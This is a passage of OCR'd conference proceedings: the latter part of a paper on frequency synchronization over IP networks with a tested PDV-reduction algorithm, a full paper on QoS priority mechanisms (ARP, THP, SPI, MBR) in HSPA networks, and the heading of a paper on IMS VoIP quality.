NTP clients must compute the round-trip delay (RTD) time before synchronizing clocks. This calculation uses the assumption that the incoming and outgoing routes between the client and the server have symmetrical delay.

RTD formula is given by (1):

$$RTD = (t_3 - t_0) - (t_2 - t_1) \quad (1)$$

Where t_0 is the time of the request packet transmission, t_1 is the time of the request packet reception, t_2 is the time of the response packet transmission and t_3 is the time of the response packet reception.

Distributing time works using a time reference point. Also, the distributed time is an absolute time from January first, 1900. The 64-bit timestamps provide a resolution of 233 ps [3].

Like NTP, PTP is a hierarchical master-slave architecture for time distribution. This architecture consists of a grandmaster clock, boundary clocks and an ordinary clock, that is synchronized by the grandmaster over the boundary clock. The grandmaster clock has one network connection. The ordinary clock is directly connected to the boundary clock. This scheme improves distribution accuracy by compensating delivery variability across the network.

PTP uses an epoch since Midnight, 1 January 1970. PTP clients like NTP clients have to calculate the round trip time to its master clocks. After RTT calculation the synchronization process can appear [4].

Figure 1 shows the previously decribed master-slave frequency syncronization structure.




Fig. 1. Master slave frequency synchronization

III. Algorithm for frequency synchronization

There are two main problems of frequency synchronization using a master-slave clock architecture. The stability of the master clock is a hardware problem, and it is not a part of this paper. But the influence of PDV and latency can be solved using software calculations.

There are different algorithms which can be used to reduce the impact of PDV and latency [5]–[7]. Mentioned algorithms represents base for our slightly modified algorithm. These modifications are explained below. Using precision time stamping of the packets we are able to transmit the time information. First step is the client request for synchronization. After processing this request the server sends a sequence of time stamped packets at regular intervals. The client accepts this packets and calculate the mean interval between two packets. The ideal interval would be the same as on the transmit side, but as a result of the PDV influence, and the clock frequency difference between the client and the server clock, the interval would have deviations that we have to reduce.

Require: $interarrivalTime \vee definedInterarrivalTime \vee clockFrequency$
Ensure: $frequencySynchrnoization$
  $requireSynchrnoization \leftarrow TRUE$
  while $requireSynchrnoization == TRUE$ **do**
    $interarrivalTime \leftarrow interarrivalPacketTime$
    if $interarrivalTime > definedInterarrivalTime$ **then**
      $calculateMeanFrequencyDeviation$
      $clockFrequency \leftarrow reduce$
    else
      $calculateMeanFrequencyDeviation$
      $clockFrequency \leftarrow increase$
    end if
    if $interarrivalTime == definedInterarrivalTime$ **then**
      $requireSynchrnoization \leftarrow FALSE$
    end if
  end while

Fig. 2. Master - Slave frequency synchronization algorithm

Reducing this deviations begins with the client synchronization request. After a receiving very large numbers of synchronization packets from the server, which is predetermined by application preferences (here we used 10000 packets), the client will be able to calculate the frequency deviation between his clock and the grandmaster clock.

Now, the client has to harmonize its clock frequency according to the calculation. The described algorithm is presented in Figure 2.

IV. Architecture of testing system

The system architecture for synchronization measurements that is used in this paper is presented in Figure 3. The architecture consists of a server (grandmaster clock), a client (ordinary clock) and three MikroTik routers connected as shown in Figure 3.




Fig. 3. Architecture of measurement system

First we had to configure the routers and provide the end to end communication. The router configuration implies interface, static route and firewall configurations as shown in Figure 4

The presented network is configured in a virtual environment. The next step was to develop a Java application, which implements the described algorithm.

```
/ip address add
address = 192.168.2.2/24
interface = ether1
```

(a) Configuration of router interface

```
/ip route add
dst-address=192.168.0.0/16
gateway=192.168.2.180
```

(b) Static route configuration

```
ip firewall nat add
chain=srcnat
action=masquerade
out-interface=ether1
```

(c) Firewall configuration

Fig. 4. Configuration of MikroTik routers

A. Implementation of described algorithm

Implementation of algorithm described in Chapter III was done in Java programming language. Application was developed with server and client module.

Therefore two classes were created, `UDPClientSide` and `UDPServerSide`. Class `UDPClientSide` is responsible for creating and sending request message for synchronization to server. Upon receiving message from client, server (`UDPServerSide` class) is starting to send periodic messages (every 100 ms) to client in order to estimate frequency deviation.

While receiving messages client side calculates frequency deviation (as described in Chapter III). For developing server and client side we used support for socket programming in Java [8]. For transport protocol we used UDP which is already implemented in Java through package `java.net`.

To send and receive messages between client and server we created simple application protocol. Because of use UDP as transport protocol we didn't have to worry about framing, because message boundaries are preserved [8]. Figure 5 shows flow of communication between client and server and exchanged messages.

B. Testing scenario

The end hosts are Linux machines, and they run the developed applications. One machine simulates a grandmaster clock, and the other one simulates an ordinary clock, which will be synchronized by the grandmaster.

Client (with a ordinary clock) sends synchronization request. Server (with a grandmaster clock) periodically sends response packets with timestamps information (every 100 ms). For each received packet client calculates frequency deviations and stores obtained values in a file. All packets travels trough MikroTik routers, which enables to impact on time needed for transmitting packets from one end to another. After collecting results simple algorithm for optimizing frequency deviation is developed and results are shown in Chapter V.

V. Simulation results

The simple network simulation was used to test previous presented algorithm. Also, we had to test two optimization algorithms to achieve a better synchronization. The first option was to optimize our system using the mean inter arrival time. And the second option was to calculate the inter arrival time variance, and use them for system optimization. For calculating values of mean inter-arrival time and variance (2) and (3).





Fig. 5. MSC diagram for Server - Client communication

$$mean_value = \frac{\sum X}{N} \tag{2}$$


$$variance = \frac{1}{N}\sum (X-\mu)^2 \tag{3}$$

Require: $interarrivalTime \vee x \neq 0$
Ensure: $optimiseFrequencySynchrnoization$
  while $synchronizationDuration$ **do**
    if $clientPeriod > expectedPeriod$ **then**
      $variance \leftarrow estimatedSubsequenceVariance$
      $clientClock \leftarrow currentClock - sqrt(variance)$
    else
      $variance \leftarrow estimatedSubsequenceVariance$
      $clientClock \leftarrow currentClock + sqrt(variance)$
    end if
  end while

Fig. 6. Algorithm for optimization of frequency synchronization



(a) Histogram of measured raw data



(b) Histogram after using optimization algorithm

Fig. 7. Histogram for inter-arrivals times of transmitted packets

The mean inter-arrival time optimization algorithm gave as a little improvement of the mean frequency error, but the value of variance was still to large.

Where X is the current inter arrival time, N is the subsequence length, and μ is the mean inter arrival time.

The variance describes how far the frequency lies from the mean value. That is why we have to optimize the variance of the clock frequency stability.

The variance inter arrival time optimization algorithm was more successful by reducing the frequency variance. As shown in Figure 6 the optimization algorithm reduces the variance by estimating the subsequence variance, and adjust the client clock according to the estimated value. All this involves the existance of a master slave architecture.

This approach provides an improvement of the mean frequency deviation, and the frequency variance. Figure 7 shows histograms that represent the described improvement. The optimal inter-arrival time would be 100 ms. Because of the PDV, and the frequency synchronization error there are some deviations. Using our optimization algorithm we got very good results. The reduction of the variance is about 200%.

CONCLUSION

As this paper has discussed, the frequency synchronization through IP networks is a quite unexplored area. Solving this problem means also investigation the impact of frequency synchronization on QoS. QoS is specified with some parameters like latency, PDV, packet loss etc.. This parameters also affect the quality of the frequency synchronization.

Synchronization problems as a result of the packet delay variation is most critical. This paper describes an algorithm that provides the reduction of the PDV influence on the clock synchronization.

Also, if we provide a good algorithm to reduce the PDV influence, we could share a frequency through the network.

This paper has presented an algorithm to calculate and regulate the frequency stability, and we have achieved good results in this regard, but remains open to optimize the proposed algorithms in terms of optimal length of the subsequence.

REFERENCES

[1] Lee Cosart, *NGN Packet Network Synchronization Measurement and Analysis*, IEEE Communications Magazine, February 2011, pp. 148-154

[2] IEEE Std. 1588-2008, IEEE Standard for a Precision Clock Synchronization Protocol for Networked Measurement and Control Systems, Revision of IEEE Std 1588-2002, IEEE Instrumentation Measurement Society, July 24, 2008.

[3] IETF Std. 5905-2010, "Network Time Protocol Version 4: Protocol and Algorithms Specification" Internet Engineering Task Force, June 2010.

[4] Michel Ouellette, Kuiwen Ji, Song Liu and Han Li, *Using IEEE 1588 and Boundary Clocks for Clock Synchronization in Telecom Networks*, IEEE Communications Magazine, February 2011, pp. 164-171

[5] Lee Cosart, *Precision Packet Delay Measurements using IEEE 1588v2*, PSPCS'07,Vienna, Austria, October 2007.

[6] Lee Cosart, *Packet Network Timing Measurement and Analysis using an IEEE 1588 Probe and new Metrics*, ISPCS'09,Brescia, Italy, October 2009.

[7] ATIS-0900003.2010, Technical Report *Metrics Characterising Packet-Based Network Synchronization*, 2010.

[8] Kenneth L. Calvert, Michael J. Donahoo, (2008) *TCP/IP Sockets in Java: Practical Guide for Programmers*, (Second Edition), USA: Morgan Kaufmann

Quality of service mechanisms and priority management in HSPA system

Iva Medvid, Miljenko Mikuc
Ericsson Nikola Tesla, Zagreb, Croatia
Faculty of Electrical Engineering and Computing, University of Zagreb, Croatia
iva.medvid@ericsson.com, miljenko.mikuc@fer.hr

Summary - 3G mobile broadband evolution offers high speed data transfer. A need to develop QoS mechanisms to ensure effective handling of radio resources occures. Bottleneck for 3G data network may be located in different parts of the network, depending on the infrastructure (eg the radio access part or core network part). Operators will decide how to deal with network congestion problem: expanding the network, increasing CAPEX or finding and using ways to control traffic.

I. INTRODUCTION

Due to mobile broadband technology evolution and increase of 3G user traffic which offers high transmission speeds there is a need to develop mechanisms that will ensure effective handling of radio resources.

With QoS mechanisms the network can differentiate users and subsequently allocate their resources in a way that all users in the system receive required QoS in terms of transmission speed and a delay in accordance with the defined QoS profile (subscription). QoS management has no effect on the service performance as long as there is no network congestion.

Historically, QoS concept started with few services with similar and narrow bandwith needs (few services, sms, voice). In such QoS concept besides *best effort* traffic class it was possible to define only one class of service. Eventually QoS concept came up with a lot of services with large and dinamic bandwith needs. Traffic profile on Internet can vary by types of users and types of transmission data. The amount of traffic per user can be arranged unequally. Depending on amount of traffic users can be categorized in two groups:

- **light users** – mostly using e-mail, Internet browsing, transferring files etc.
- **heavy users** – using eg *Peer2Peer* applications or uploading video content

Specified user variety can lead to disproportionate use of resources by a small number of users at the expense of "normal" users. To prevent this situation a mechanism for preventing cannibalization of available resources by the heavy users is developed in order to satisfy all customer requirements for QoS. QoS mechanisms for service prioritization (according to their QoS requirements) are highly important during high network load. This prioritization is also known as QoS differentiation. QoS differentiation with traffic shaping provides us with ability to:

- Manage network resources. On radio side this means managing individual flows. Flexible prioritization of users and services.
- QoS shaping depending on user needs, habits and wishes

With QoS (service and user) differentiation it is possible for operator to achieve a number of adjustments. QoS differentiation provides most efficient network resource utilization in a way that existing resources are optimally used with non or minimal additional investments. Goal is to optimally use existing resources and to gain maximum end user experience with non or minimal additional investments.

Without QoS differentiation services and users would be treated equally during the admission and retention of radio and transmission resources. Also it would be necessary to increase network capacity when QoS for one service or user cannot meet desired level. QoS differentiation and traffic shaping allows shifting priorities between services and users so all get desired quality level as long as possible.

Main purpose of QoS differentiation and user prioritization in WCDMA RAN is dynamical modification of QoS priorities in individual RABs depending on cell congestion level.

II. QOS PRIORITY MANAGEMENT

QoS priority management provides two-dimensional traffic shaping.

- **user dimension**: assign different priorities to individual users e.g. gold, silver, bronze users
- **service dimension**: eg speech prioritized over interactive data

This service provides new potential benefits for operators: eg new tariff models with possibility of guaranteed or non-guaranteed rate, grouping users depending on consumption, type of subscription, etc. Optimal resource utilization is especially required on radio network part to mitigate bottleneck issues. QoS prioritization enables:

- maximum resource utilization, postponement of network capacitive expansions,
- service and user prioritization,
- maintaining control over network resources due to increase of data traffic in mobile networks,
- introduction of *High-End* and *Low-End* subscriptions and services
  - assigns lower priority eg virtual operators,
  - the higher and highest priority is assigned to eg police, public security forces, ambulance, etc.
  - transmission speed differentiation eg business subscribers are assigned higher transmission speed.

Prerequisites for the optimum resource utilization in the RAN are:

- "soft" resource reservation, which can be dynamically modified depending on network situation
- RAB carrier that exactly matches the QoS parameters of the required service when sending requests for PDP context activation.

RAN priority management can be viewed through several components [1]:

1. **Priority handling at admission/congestion**

a. Flexible allocation/retention priority handling

b. THP/SI parameter shall be differentiation within the class of interactive services,

c. Admission/congestion based on priorities(ARP-Allocation & Retention Priority),

d. Soft reservation for interactive HSDPA traffic

2. **Priority handling in HSPA scheduling**

a) Flexible Scheduler Priority Indicator handling

b) Flexible Radio scheduling

c) Max Bit Rate QoS profiling - limits the transmission speed for HSPA, based on the MBR attribute.

3. **Priority handling in transport network**

a) Connection Admission Control (CAC),

b) QoS based transmission scheduling,

c) Configurable QoS behavior

Main QoS attributes passed from PS Core to RAN include information such as: traffic class (TC), maximum bit rate (MBR), guaranteed bit rate (GBR) and priority information, i.e. the Traffic Handling Priority (THP), allocation/retention priority (ARP), signalling indication (SI) (defines if packet is signalling or payload).

Following parameters can be controlled and modified by RAB modification request from the core network:

- Traffic Class (Conversational/Streaming/ Interactive/Background) – control at bearer setup
- modification of the ARP, THP, MBR, SI attribute - control at bearer setup, modified during session
- change between traffic class interactive and background

III. SERVICE AND USER DIFFERENTIATION USING ARP, PVI AND PCI

ARP attribute can have priority levels from 1 (highest priority) to 15 (no priority), which describes which priority service will receive when allocating radio resources and keeping the resources in case of high load or cell congestion. When radio bearer is established ARP priority has no effect on resource allocation mechanisms. ARP priority is used by all RAB types. In addition to ARP priority level two additional parameters are defined:

- Pre-emption Capability Indicator (PCI)
- Pre-emption Vulnerability Indicator (PVI)

PCI and PVI attributes can take values 0 or 1. ARP priority assigned to each RAB gives RAB control over resource allocation and retention. Pre-emption defines how strong resources are retained in the case of high load cell or cell congestion. If RAB is preemption vulnerable (PVI = 1) RAB speed will be down switched or, if necessary, RAB resources released. Preemption capable (PCI = 1) RAB has the ability to retain resources and can reduce rate to preemption vulnerable RABs (PVI=1) [2].

To decide which admission policy to evaluate and how to treat the admission request in case one or more admission policies are blocking, each admission request contains a number of attributes: request type (handover or non-handover; used in evaluation admission policies), request class (guaranteed or non-guaranteed connection parts), preemption capability (request can preempt a lower priority radio connection), the priority of the request, indication for additional resource requirement.

The Allocation/Retention Priority attribute is a subscription-attribute which is defined in the HLR as part of the QoS Profile Subscribed. ARP attributes are by default defined statically as function of RANAP

attributes, or can optionally be defined by the operator. An ARP attribute received from the packet core network is sometimes regarded as an External ARP in the WCDMA RAN. The WCDMA RAN utilizes the External ARP to define an Internal ARP within the WCDMA RAN domain. The Internal ARP is taken into consideration for Allocation and Retention Priority of resources for both Circuit Switched (CS) and Packet Switched (PS) traffic.

The default mapping of ARP attributes is based on the traffic class (conversational, streaming, interactive, background), CN indicator (CS/PS), Source Statistics Descriptor (SSD).

IV. INTERACTIVE USERS PRIORITIZATION

Traffic handling priority indicates the priority by which an PS interactive RAB should be handled in WCDMA RAN. The Traffic Handling Priority (THP) attribute (values:1-3, 1 is the highest) gives different scheduling priorities in WCDMA RAN to traffic, by the use of the Scheduling Priority Indicator (SPI). Interactive PS RAB's modification is possible using THP parameter. THP attribute is used for interactive services prioritization and it is an alternative to the absolute guarantee of Guaranteed Bit Rate (GBR) traffic classes, and thus these




Figure 1 THP at cell congestion [3]

two attributes types cannot be used together for a single bearer. ARP parameter for interactive RABs can be configured based on the THP parameter. After RNC mapping output value is RAB's ARP priority and resources prioritization in case of high cell load or congestion. Prioritization can be done using two mechanisms[4]:

1. admission control and load/congestion control for R99 traffic.
2. by assigning different SPI priorities for HSPA traffic.

THP attribute, along with other RAB attributes sent from packet core network over IuPS interface such as ARP, traffic class, GBR, SI, can be used by RNC QoS mapping function. Based on these parameters, the RNC determines SPI priority.

THP allows preservation of scarce resources when they get limited and there is no impact on the service performance as long as there is no network congestion. In case the THP is not enabled, the Iu RAB THP attribute received by the CN is not used and THP is assumed to be 2, no THP differentiation.

In RBS scheduling process RAB bearers are mapped based on SPI priorities. SPI priority can be configured by the operator, and takes a value of 1-15 (15- the highest). Base station uses different SPI priorities with defined scheduling algorithm (Round Robin, Proportional fair, Equal rate, Max C/I Ratio) for different HSDPA flows.

The Traffic Handling Priority attribute is defined in the HLR as part of the QoS Profile Subscribed.

THP is used by the WCDMA RAN to prioritize traffic over the air interface and to allow prioritization over the transport network.

The Signaling Indication attribute (values: Yes/No) indicates the signaling nature of data units. This attribute is only defined for the Interactive Traffic Class. If signaling indication is set to Yes, the UE should set the traffic handling priority to 1. The Signaling Indication is sent by the UE in the QoS IE. The Signaling Indication attribute permits enhancement of the RAN operation accordingly.

V. MBR QOS PROFILING

Bit rate limitation allows the operator to differentiate users based on user subscription. It is possible to set maximum bit rate in downlink and uplink based on MBR attribute that RNC received from core network in the RAB Assignment message.

- DL transmission flow limited to *MBR* by means of shaping in the flow control algorithm in RNC
- UL *MBR* limitation by limiting the scheduled grant that is given to a user by the serving cell in RBS

Bit rate limitation refers to the interactive HSPA users. This functionality enables operator to differentiate subscribers on gold, silver and bronze depending on maximum allowed bit rate. QoS differentiation between gold, silver and bronze customers is efficient way for ensuring required QoS in cases when resources are limited. Depending on the configuration gold users can obtain 4-10 time higher speed comparing to bronze users in similar circumstances. The value may vary depending on the weight factor. The concept of user differentiation on gold, silver and bronze should not be mixed with the MBR parameter, which is among others used for flow control in a particular application, e.g. in high load periods, it is possible to reduce the speed of certain applications, without affecting other applications.

In downlink bit rate limitation mechanism is HSDPA flow control on IuB interface. HSDPA flow control can be configured as *on* or *off* per SPI. When HSDPA Flow

Control is off SRNC uses MBR as the upper limit for the HSDPA data frame bit rate shaping. No Capacity Allocation (CA) control frames are used when flow control is off.

In case HSDPA Flow Control is on and HSDPA MBR QoS Profiling is not defined, the CA control frames bit rate is used per HSDPA flow in SRNC to limit the HSDPA data frames bit rate shaping.

In case HSDPA Flow Control is on and HSDPA MBR QoS Profiling is defined, the HSDPA traffic is shaped to a minimum function of MBR and CA bit rate.

The MBR profiling functionality for the downlink is implemented in the RNC.

Capacity allocation received for each user from RBS is compared with the MBR value. The smaller value of these two is used to decide the data rate sent down to the RBS for a particular user. Thereby the throughput to the user is profiled without dropping packets.

In case of multi RAB speed limit applies to each RAB.

In uplink speed limit is achieved by limiting the power grant to each user during admission control. For multi RAB in uplink connection it is not possible to assign different power level to different flows. Due to this limitation MBR in uplink is limited by maximum value of interactive RABs.

VI. MAPPING ARP PRIORITY

ARP attributes are by default defined statically as function of RANAP attributes, or can optionally be defined by the operator. Operator has the possibility to configure and change, in flexible manner, the priority of different services/users compared to what was received from CN. The flexible ARP configuration is realized through an operator configurable mapping function, where the ARP attributes received from CN on RANAP/Iu are mapped into RAN internal attributes. QoS attributes mapping is optional functionality. If functionality is not implemented WCDMA RAN assigns a default value for the internal ARP, PVI and PCI as a function of Iu attributes. Assigned value is system default value.
As stated, system defined values are predefined and can be mapped on a set of tables in the RNC. When QoS mapping functionality is not included in determining internal RAN ARP priorities, non- configurable mapping is used. RANAP ARP received during RAB establishment is unchanged and mapped to an internal RANAP ARP.

Table 1. ARP mapping priorities

Packet core input values (RANAP)					Internal ARP output value		
Traffic Class	**SSD**	**SI**	**THP**	**External ARP priority**	**Internal priority**	**PVI**	**PCI**
Conversational	speech	-	-	1	3	-	-
Interactive	-	YES	1	0	5	YES	YES
Interactive	-	NO	2	0	7	YES	YES
Streaming	-	-	-	0	3	YES	YES

If RANAP ARP priority is missing or its value is 15 (which means no priority) internal ARP is generated according to pre-default mapping. Configurable mapping is used if the functionality is implemented in RNC and mapping tables are configured by the operator. Mapping functionality provides:

- canceling default and undefined ARP attributes and attributes that are missing and replacing them with configured attributes
- undoing the RANAP ARP and replacing it with a configured internal RAN priority. PVI and PCI parameters remain unchanged. Internal ARP is mostly used by C-RNC during admission and load control. RAB with positive PCI value in high load situations can take resources from the RAB with lower priority ARP and positive values of PVI.

In the ARP mapping example (Table 1) left side of the table lists the input values received from the core network, while the right side of the table lists the output values after the mapping.
Each row in the table represents a particular RAB. Important input values:

- Traffic class - conversational, interactive, streaming
- Source Statistics Descriptor - attribute (values: Speech/Unknown) specifies the characteristics of the source of submitted units of data in a UMTS bearer.
- Signaling Indication - attribute (values: Yes/No) indicates the signaling nature of the data units. This attribute is only defined for the Interactive Traffic Class. If signaling indication is set to Yes, the UE should set the THP to 1.
- THP for interactive RAB

The examples in the table show:

- Conversational class transmitting voice traffic is mapped to the ARP 3
- Interactive class due to positive signaling indicator gets the highest THP and is mapped to the ARP value 5.
- In the second example interactive traffic class does not transmit signaling and gets lower THP - 2 compared to the previous interactive class. THP is mapped to an internal ARP value of 7
- streaming class due to strict QoS requirements gets high priority ARP 3

VII. MAPPING SPI PRIORITY (HSPA)

SPI defines HSPA RAB's priorities when there are not enough EUL or HSDPA resources [5].

It is possible to prioritize individual flows for a particular connection. With individual flow control it is possible to achieve more stable connection rate, higher throughput,

better end-user experience as well as better transmission resource management.
SPI priority is characterized by:

- value range from 0 to 15 (15 is the highest)
- is defined for uplink and downlink separately
- SPI value is known to RNC and base station, is used for prioritizing High Speed Downlink Packet Access (HSDPA) flows in base station scheduler
- is used as input value for QoS attributes mapping in transport network (for assigning DSCP or QoS classes)
- is function of attributes: TC, SSD, THP, NE, GBR, TD

Table 2 SPI mapping priorities

Input value from packet core network (RANAP)						Output value
Traffic class	**SSD**	**Signaling indication**	**THP**	**GBR**	**Transfer delay /ms**	**DL SPI**
N/A	SRB	N/A	N/A	N/A	N/A	15 (HCoded)
Interactive	N/A	YES	1	N/A	N/A	14
Streaming	Unknown	N/A	N/A	129-max	0-5000	9
Streaming	Unknown	N/A	N/A	129-max	5001-max	5
Interactive	N/A	NO	1	N/A	N/A	3
Interactive	N/A	NO	3	N/A	N/A	1
Background	N/A	N/A	N/A	N/A	N/A	0

- mapping SPI priority is operator configurable, in case the mapping is not configured system defined values apply

Signaling RAB has the highest priority and is mapped to the SPI value 15. This is hardcoded so signaling RAB is not competing for resources.
SPI prioritization gives operator a possibility to assign different priorities to interactive RABs carrying signalization; also depending on the THP value differentiation of various interactive users is possible. It is possible to prioritize GBR services (conversational and streaming) depending on the GBR characteristics and users and services depending on the range of maximum allowed transfer delay.

VIII. E2E QoS SOLUTION

The QoS negotiation capabilities between SGSN, GGSN and SAPC allow optimized QoS control between the Packet Core Network and the Radio Access Network. The nodes take subscription data and session information and forward the capabilities to SAPC.

QoS E2E solution is shown in Figure 2 The function per subscriber monitors the extent to which service is used. Reporting can be done using GGSN. GGSN node with function to report service usage is connected to SAPC, which is responsible for monitoring traffic usage per subscriber.

Traffic consumption level can be observed through the traffic volume or time.

Allowed quota of traffic per subscriber is located in SAPC. Once the quota is reached, SAPC initiates E2E QoS modification towards GGSN.

Final goal of this modification is to modify the QoS attributes in the WCDMA RAN. GGSN forwards the request for QoS profile PDP context modification towards SGSN. SGSN forwards the RAB modification request to modify QoS profile to UTRAN. UTRAN performs QoS changes ordered from SAPC. QoS changes can include any of the following:

- Reducing the QoS level of transport network. For the transport network based on IP, traffic is mapped to different DSCP code and receives a lower priority through a transport network which means lower throughput during high load or congestion.
- Reduction of THP. In the case of cell congestion, RAB gets a lower priority on the radio interface. This means lower transfer rate in the case of high load or congestion.
- Reduction of the MBR. Maximum bit rate reduction in downlink and uplink.




Figure 2 E2E QoS solution

IX. THP MODIFICATION TEST

Test objective is to change user's QoS to a lower THP value when user reaches a predefined traffic limit. Test is supported by the GGSN as an integrated solution. Two active users are in the same cell. The cell is high loaded.

Prerequisites:
QoS profiles with two different THP values are defined in SAPC Table 3

Table 3 THP values defined in QoS profile in SAPC

SAPC		
QoS profie	**THP**	
QoS _1	1	When User_1 reaches 30MB -> QoS_2
QoS _2	3	

This test uses interactive class. For User_1 in SAPC the rule is defined when volume of user traffic reaches 30MB, QoS profile changes, ie THP value changes. User_1 changes initial QoS profile from QoS_1 to QoS_2. QoSProfileID definition is shown in Table 4. QoSProfileId configuration corresponds to the maximum speed of certain services (MBR) configuration in GGSN. Test defines QoSProfileId_1 with the FTP and HTTP application speed values. Two users who share the same cell resources initiate the PDP context. Users have the same THP = 1 (QoS_1). The cell will be pushed to congestion.
For the initial establishment of the PDP context for each user SAPC will apply QoSProfile "QoS_1" and QoSProfileId 1 according to GGSN.
When User_1 reaches the limit, GGSN reports used traffic volume to SAPC. SAPC will apply new QoS profile QoS_2 with THP value 3.

Table 4 QoS parameters in GGSN

GGSN		
QoSProfileId	**Traffic**	**MBR**
1	FTP	4 Mbps
	HTTP	256 Kbps

Both users in the cell start downloading with the same THP (THP=1). When usage limit (30MB) is reached THP is changed to lower value (THP=3) and User_1 throughput is decreased as shown in Figure 3.




Figure 3 User_1 throughput depends on THP




Figure 4 User_2 throughput depends on THP

When User_2 has finished downloading, User_1 gets more cell resources with same THP value (THP=3) and gets higher throughput (Figure 3).

User _2 starts downloading with the same THP as User_1 (THP=1). THP is changed for User_1 so User_2 gets more throughput. User_2 has finished downloading and frees cell resources (Figure 4).

X. CONCLUSION

Due to radio resources limitation using QoS mechanisms network has the ability of user differentiation and the subsequent resource allocation in a way that all users in the system receive the required QoS in terms of transmission speed and delay in accordance with the allowed QoS profiles and capacitive network capabilities.

This work investigates the role and importance of some key aspects of QoS planning, QoS management, QoS differentiation and priority management for UMTS and HSPA network.

LITERATURE

[1] 3GPP, Quality of Service (QoS) concept and architecture TR 23.107 V9.0.0, 2009

[2] Erik Dahlman, Stefan Parkvall, Johan Sköld and Per Beming: *3G evolution : HSPA and LTE for mobile broadband*, 2007

[3] Ericsson internal literature

[4] Iva Medvid , "Quality of service mechanisms and priority management in UMTS and HSPA system", Master thesis, 2011

[5] Yan Zhang, Shiwen Mao, Laurence T. Yang, Thomas M Chen: *Broadband mobile multimedia: tehniques and applications, poglavlje 2, 2008*

Analiza kvalitete IMS VoIP servisa na osnovu izmjerenih QoS parametara

Adnan Hota i Bojan Puškarević
Ericsson d.o.o, Sarajevo, Bosna i Hercegovina
adnan_hota@yahoo.com
bojan.puskarevic@ericsson.com

